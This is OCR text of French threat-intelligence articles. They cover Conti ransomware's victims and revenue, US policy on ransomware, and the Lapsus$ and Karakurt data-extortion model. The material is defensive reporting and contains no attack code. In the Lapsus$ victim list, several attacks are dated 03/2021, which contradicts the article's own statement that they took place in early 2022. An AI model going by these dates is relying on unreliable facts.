Il est toutefois intéressant de noter que les conversations internes montrent la réticence des criminels à attaquer des sociétés ayant souscrit à une cyber-assurance. La présence d'un négociateur professionnel pour aider la victime rend la tâche de négociation beaucoup plus difficile pour le groupe.

En contrepartie, ces entreprises disposent d'une somme d'argent provisionnée en cas d'attaque par ransomware.

Bien que généralement plus basse qu'initialement prévue par les attaquants, celle-ci leur garantit un paiement rapide de la rançon. Néanmoins, le gouvernement américain tente aujourd'hui de restreindre ce type de service pour des raisons de financement du terrorisme et d'entreprises à caractère criminel.

Les victimes de Conti sont publiquement exposées sur le site continews[.]click et son équivalent en .onion, leurs données sont publiées progressivement tant que la rançon n'est pas payée.

Le groupe Conti

Victimologie

Malgré les affirmations évoquées en début d'article selon lesquelles la récente fuite de documents et de conversations internes de la cellule Conti provoquerait sa chute, celle-ci a « célébré » sa millième victime en mars 2022. De surcroît, il ne s'agit ici pas de particuliers, mais strictement d'entreprises répondant aux critères du Big Game Hunting.

Cette stratégie promeut des attaques ciblées contre des entités à hauts revenus ou dont les activités sont si importantes que tout arrêt, même temporaire, leur serait fatal. Le Big Game Hunting est notamment permis par la logique du RaaS où les affiliés disposent d'outils clé en main leur permettant d'infiltrer les plus grosses structures, ainsi que des infrastructures hors de portée des autorités, les dédouanant donc de toute responsabilité.


En 2021, le Big Game Hunting a permis à Conti d'extorquer plus de 180 millions de dollars, plus du double de son concurrent direct DarkSide [15].

Selon la société Vedere Labs, les zones géographiques les plus touchées sont l'Amérique du Nord et les pays d'Europe occidentale. Les secteurs les plus touchés sont, quant à eux, la vente au détail (17%), l'industrie (25%) et les services (37%) [16].


« La fuite de documents internes subie par Conti aurait pu provoquer sa chute, mais le groupe a célébré sa millième victime en mars 2022 »

Bien que des conversations internes fassent état d'une interdiction formelle d'attaquer des entités du secteur de la santé, celui-ci représente tout de même 4% du total des victimes. L'exemple le plus parlant est celui de l'attaque du Health Service Executive irlandais en mai 2021.

Durant celle-ci, Conti a volé plus de 700 Go de données et chiffré 80% des systèmes du service, paralysant l'entièreté du secteur médical irlandais [17]. Les pirates auraient également demandé une rançon de 20 millions de dollars. D'après un représentant officiel irlandais, le coût associé à cette attaque s'élèverait à plus de 100 millions de dollars [18].



Avec $180 millions extorqués en 2021, Conti se place loin devant Darkside en termes de revenus (source : Chainalysis)



Certains secteurs comme l'industrie et les services sont majoritairement victimes du ransomware Conti (source

D'après le Federal Bureau of Investigation (FBI), en mai 2021 les États-Unis comptaient plus de 400 victimes de Conti parmi le millier recensé [19]. Aujourd'hui, le problème lié aux ransomwares est devenu tel que le gouvernement américain tente de structurer la posture à adopter en cas de compromission. Dans un communiqué de la Maison Blanche publié fin 2021, celle-ci affirmait vouloir entraver la tendance croissante d'attaques par ransomware [20].

Ceci, en améliorant la résilience cyber des institutions et entreprises, et en combattant directement les opérateurs de ransomware via une coopération internationale accrue.

Depuis, un certain nombre de lois a été proposé, dont la dernière signée par le Président Biden le 15 mars 2022 [21]. Celle-ci impose aux infrastructures nationales critiques, l'équivalent américain des opérateurs d'importance vitale (OIV), de signaler toute cyber attaque sous 72 heures et tout paiement de rançon sous 24 heures.

La loi prévoit également la création d'une Task Force conjointe entre les entités fédérales et industrielles pour lutter contre les opérateurs de ransomwares.

Le groupe Conti

Références

[1] https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/
[2] https://www.bleepingcomputer.com/news/security/conti-ransomware-shows-signs-of-being-ryuks-successor/
[3] https://www.trellix.com/en-au/about/newsroom/stories/threat-labs/conti-leaks-examining-the-panama-papers-of-ransomware.html
[4] https://research.checkpoint.com/2022/leaks-of-conti-ransomware-group-paint-picture-of-a-surprisingly-normal-tech-start-up-sort-of/
[5] https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships
[6] https://www.xmco.fr/actu-secu/XMCO-ActuSecu-57-Log4Shell-Metamorphisme-XMZero.pdf
[7] https://www.tenable.com/blog/contileaks-chats-reveal-over-30-vulnerabilities-used-by-conti-ransomware-affiliates
[8] https://www.cisa.gov/uscert/ncas/alerts/aa21-265a
[9] https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/
[10] https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware
[11] https://www.sentinelone.com/labs/conti-unpacked-understanding-ransomware-development-as-a-response-to-detection/
[12] https://www.zscaler.com/blogs/security-research/conti-ransomware-attacks-persist-updated-version-despite-leaks
[13] https://blockyforveeam.com/veeam-backups-targeted-by-the-conti-ransomware-group/
[14] https://www.bluvector.io/threat-report/conti-ransomware-accelerates-file-encryption-process/
[15] https://blog.chainalysis.com/reports/2022-crypto-crime-report-preview-ransomware/
[16] https://www.forescout.com/resources/analysis-of-conti-leaks/
[17] https://www.bleepingcomputer.com/news/security/hhs-conti-ransomware-encrypted-80-percent-of-irelands-hse-it-systems/
[18] https://www.zdnet.com/article/cost-of-conti-ransomware-attack-on-irish-healthcare-system-may-reach-over-100-million/
[19] https://www.aha.org/system/files/media/file/2021/05/fbi-tlp-white-report-conti-ransomware-attacks-impact-healthcare-and-first-responder-networks-5-20-21.pdf
[20] https://www.whitehouse.gov/briefing-room/statements-releases/2021/10/13/fact-sheet-ongoing-public-u-s-efforts-to-counter-ransomware/
[21] https://www.computerweekly.com/news/252514695/Biden-signs-ransomware-reporting-mandate-into-law

xmco
We deliver cybersecurity expertise

L'entrée en scène de Lapsus$ et la tendance du Ransom Without Ware

Par Nicolas RAIGA-CLEMENCEAU

Pour mieux comprendre

La vague d'attaques menée au premier trimestre 2022 par Lapsus$ contre de grandes entreprises du numérique a marqué un point d'inflexion dans l'évolution des attaques à des fins d'extorsion.

Elles ont mis en lumière des opérations qui ne reposent plus sur le déploiement d'un malware de chiffrement sur les systèmes d'information (SI) des victimes, mais uniquement sur **l'exfiltration des données : un nouveau mode opératoire qui représente une évolution radicale après presque une décennie d'attaques menées par des groupes de ransomware,** depuis CryptoLocker qui a lancé la tendance de l'utilisation des ransomwares à partir de 2013.

Aussi, l'analyse du comportement de Lapsus$ et d'autres groupes comme Karakurt souligne l'importance du moyen d'accès initial au SI des victimes dans ce nouveau type d'opération. Ce dernier évolue significativement face aux attaques ransomware traditionnelles, justement parce que le comportement offensif lié à l'exfiltration de données ne repose plus sur les méthodes liées au déploiement d'un ransomware.

L'évolution des ransomwares

Avant de s'intéresser au nouveau mode opératoire mis en lumière par Lapsus$, il est utile de passer en revue les évolutions des méthodes d'extorsion des groupes d'attaquants, pour prendre la mesure des évolutions récemment observées.

2013 : l'apparition des premiers ransomwares avec CryptoLocker

L'essor des ransomwares date de 2013 avec, pour principal représentant, CryptoLocker. Entre septembre et décembre 2013, celui-ci aurait ainsi infecté plus de 250 000 systèmes.

Une fois la victime infectée par CryptoLocker, elle n'avait aucun moyen de s'en sortir à moins de payer une somme d'environ $300 en bitcoins ou en passant par des services de paiement en ligne (cashU, Ukash ou Green Dot MoneyPakpour) pour obtenir la clé de déchiffrement [1].

Aperçu d'une demande de rançon suite à un chiffrement par CryptoLocker [2]

Le succès de CryptoLocker a lancé une tendance de fond, avec de nombreuses variantes, ciblant notamment des organisations dans les secteurs de la banque, de la santé et du gouvernement.

DOSSIER CTI

Laspsu$ et Ransom Without Ware


2019 : le lancement de la double extorsion par Maze

Découvert en mai 2019, le ransomware Maze a popularisé la méthode dite de « double extorsion ».


Plus spécifiquement l'utilisation de Maze, puis des groupes de ransomwares qui ont massivement adopté cette méthode combinaient trois caractéristiques principales [3] :

1. **Le Big Game Hunting** : Un ciblage approfondi des victimes, le plus souvent d'organisations de grande taille. Ce ciblage se caractérise notamment par une préparation des opérations d'extorsion en amont, parfois plusieurs mois à l'avance.
2. **Le modèle du Ransomware-as-a-Service (RaaS)** : La mise à disposition ou la vente de ransomwares à des affiliés qui sont préalablement sélectionnés. Dans ce scénario, des développeurs, aussi appelés opérateurs, conçoivent un ransomware, mais laissent aux affiliés le soin de le propager. Les premiers perçoivent ensuite une commission pour chaque rançon payée.
3. **La double extorsion** : Exercer un niveau de pression supplémentaire sur les victimes en menaçant de publier sur Internet des données volées avant d'avoir lancé le chiffrement.

Comme pour CryptoLocker, le succès de Maze a lancé une tendance de fond, avec l'apparition de nombreux groupes de ransomwares reprenant fidèlement les 3 caractéristiques décrites plus haut. Aujourd'hui encore, la menace ransomware sur le modèle de la double extorsion et du RaaS représente une menace très sérieuse pour de nombreuses entreprises à travers le monde.



Récapitulatif des principaux éléments des premières formes de ransomwares



Récapitulatif des principaux éléments liés aux attaques ransomwares par double extorsion

2022 : le développement du Ransom Without Ware

Début 2022, les attaques de grande ampleur menées par le groupe Lapsus$ ont annoncé des changements considérables au sein de l'écosystème de la menace, tant au niveau du profil des acteurs malveillants, que de leur mode d'organisation ou de leur victimologie. **Parmi tous ces changements, l'accès initial au SI de la victime est le plus significatif.**

Le Ransom Without Ware, une nouvelle tendance apparue fin 2021

Dès la fin de l'année 2021, le CERT-XMCO a identifié ce qui semblait constituer le début d'une nouvelle tendance dans l'écosystème de la menace : **le vol massif de données d'entreprises avec la menace du versement d'une rançon, sans procéder à un chiffrement des données**. Ce mode d'action est lié au ransomware, dans le sens où il conserve la partie « ransom », mais sans le « ware » lié à l'outil de chiffrement.

En l'absence d'expression communément admise, nous appellerons donc cette tactique Ransom Without Ware, ou RWW.

L'extorsion de données sans le chiffrement
Enfin, le dernier trimestre 2021 a vu l'apparition de groupes ransomwares qui misent tout sur le vol de données et ne chiffrent plus les systèmes d'information de leurs victimes. C'est notamment le cas des groupes `Lapsus$` et `Karakurt` (11 victimes en janvier 2022). Ce mode opératoire permettrait de mener des attaques plus rapides, moins complexes et moins critiques aux yeux des autorités, car elles ne bloquent aucune activité.


Observatoire des ransomwares de janvier 2022, proposé par le CERT-XMCO

Ces changements induisent des évolutions radicales :

- La remise en question complète du modèle RaaS ;
- Une plus grande furtivité pour les attaquants, qui peuvent se passer d'outils qui les rendent détectables par des équipements de sécurité ;
- La préservation de l'intégrité et de la disponibilté des données ;
- L'obsolescence d'une partie des Tactiques, Techniques et Procédures ou TTP les plus observées au profit d'une importance fondamentale de l'accès initial (les TTP sont un concept essentiel en cybersécurité, permettant de formaliser l'observation des comportements des acteurs malveillants pour mieux pouvoir y répondre).


« Comme pour CryptoLocker, le succès de Maze a lancé une tendance de fond, avec l'apparition de nombreux groupes de ransomwares reprenant fidèlement les 3 caractéristiques décrites plus haut »

Dès la seconde moitié de l'année 2021, deux acteurs malveillants ont lancé des opérations dans ce sens : Lapsus$ **et** Karakurt**.**



Aperçu du site de publication de données de Maze [4]

Laspsu$ et Ransom Without Ware



Sondage publié par Lapsus$ sur Telegram

Page de présentation du site Karakurt

Lapsus$: le représentant le plus visible du Ransom Without Ware

Depuis décembre 2021, avec ses premières attaques publiques, Lapsus$ a bouleversé le paysage de la menace. Au cours du premier trimestre 2022, le groupe a revendiqué des attaques de grande ampleur contre notamment :

- Samsung (03/2021) : 190 GB de données volées ;
- NVIDIA (02/2022) 1TB de données volées, dont des certificats permettant à NVIDIA de signer leurs binaires ;
- Microsoft (03/2021) : 37 Go de code source volés sur le serveur Azure DevOps de Microsoft, dont des projets liés à Cortana et à Bing ;
- Okta (03/2021) : accès aux systèmes internes du géant de l'authentification,qui a confirmé que plusieurs de ses entreprises clientes avaient été touchées. (voir page 27).

Toutes les entreprises visées par Lapsus$ appartiennent au secteur du numérique. Ce n'est pas un point de détail, car Lapsus$ a une compréhension fine et dynamique de ces environnements où le vol de données peut représenter un risque bien supérieur à l'arrêt des activités. Les informations que le groupe vole, souvent du code source, ont une valeur stratégique pour ses victimes.

Par ailleurs, les tactiques de pénétration de Lapsus$ sur les environnements de ses cibles reposeraient au moins autant sur des compétences techniques que sur le recours appuyé à des méthodes d'ingénierie sociale comme le MFA prompt bombing (ex. se faire passer pour un acteur légitime et appeler la cible pour la pousser à accepter une requête MFA) [5], ou le SIM swapping (ex. appeler l'opérateur téléphonique de la victime et le convaincre d'activer le numéro de téléphone de la victime sur une nouvelle carte SIM) [6].

Cet intérêt pour l'ingénierie sociale explique que Lapsus$ mènerait des attaques apparemment moins techniques et concentrerait ses efforts sur la collecte d'informations en lien avec les opérations commerciales de ses cibles.


Enfin, les victimes de Lapsus$ ont, par leurs activités, des liens de dépendances forts avec d'autres entreprises. Cela permet au groupe malveillant de lancer des attaques par chaîne d'approvisionnement, ou de menacer de le faire.

L'utilisation de groupes Telegram publics : une évolution qui a son importance

Contrairement à d'autres groupes malveillants spécialisés dans l'extorsion, Lapsus$ n'a pas de site .onion sur TOR pour la publication d'informations exfiltrées : il utilise Telegram (t[.]me/minsaudebr). Contrairement à TOR, Telegram est plus facilement accessible par le grand public.

Lapsus$ y publie des informations sur ses nouvelles victimes, ses nouvelles cibles, les fuites à venir et interagit avec les utilisateurs qui suivent ses activités. Avant de publier officiellement une fuite, les opérateurs publient un échantillon de données sensibles afin d'ajouter de la crédibilité aux attaques revendiquées.

Ils utilisent également ce canal pour faire pression sur les victimes en partageant des sondages demandant à leur communauté de voter pour la prochaine fuite qu'ils souhaitent voir être partagée par le groupe.



Sondage publié par Lapsus$ sur Telegram

Telegram est de plus en plus utilisé par les acteurs malveillants pour communiquer sur leurs activités. Son utilisation par Laspsus$ serait susceptible d'accélérer cette tendance, notamment par des groupes d'attaquants qui ont pour objectif de publier des données volées.

L'usage répété et public de Telegram par Laspsus$ indiquerait que le groupe donne beaucoup d'importance à sa notoriété, souvent au détriment du professionnalisme qui caractérise traditionnellement les grands groupes d'extorsion.

Karakurt : un autre précurseur discret, mais actif


Le groupe Karakurt serait actif depuis le dernier trimestre 2021 et aurait fait plus de 60 victimes.

À ce stade, peu de choses sont encore connues à propos de ce groupe, une situation qui peut s'expliquer par les raisons suivantes :

- Le groupe travaille activement à rester le plus discret possible.
- Il ne fait pas de Big Game Hunting et ne s'attaque pas à des entreprises sensibles, stratégiques, ou des grandes multinationales.

On peut supposer que les membres de Karakurt ont compris que l'extorsion ne nécessitait pas l'utilisation de ransomware pour être rentable et pousser les victimes à payer. Au contraire, ils en seraient même venus à la conclusion que les opérations ransomware traditionnelles seraient inutilement lourdes, bruyantes, ou provoqueraient des interruptions de service susceptibles d'attirer l'attention des autorités.

Karakurt semble faire preuve d'un professionnalisme et d'une rigueur qui le distinguent nettement de Lapsus$. Si le groupe affiche sur son site de publication de données volées un goût du défi technique, cela ne le pousse pas pour autant à vouloir faire parler de lui. En cela, ils semblent significativement plus proches des groupes cybercriminels de l'écosystème RaaS (qui privilégient généralement l'efficacité à la notoriété), que de Lapsus$.



Aperçu de données volées puis publiées sur le site de Karakurt

Accès initial et Ransomware Without Ware : là où tout se joue

Pour les opérations de type Ransom Without Ware, l'accès initial est une donnée fondamentale car un groupe comme Lapsus$ mène des attaques rapides, où la persistance et la latéralisation ont moins d'importance que pour des attaques ransomwares traditionnelles.

Pour pénétrer sur les SI de ses victimes, Lapsus$ (et probablement Karakurt) aurait massivement recours à des méthodes jusque-là moins utilisées par les groupes ransomware traditionnels : **le fait de payer son entrée sur un SI ciblé grâce à des Initial Access Brokers (IAB), des Insiders ou des plateformes de vente de bots.** Ce phénomène est parfois appelé Access-as-a-Service [7].

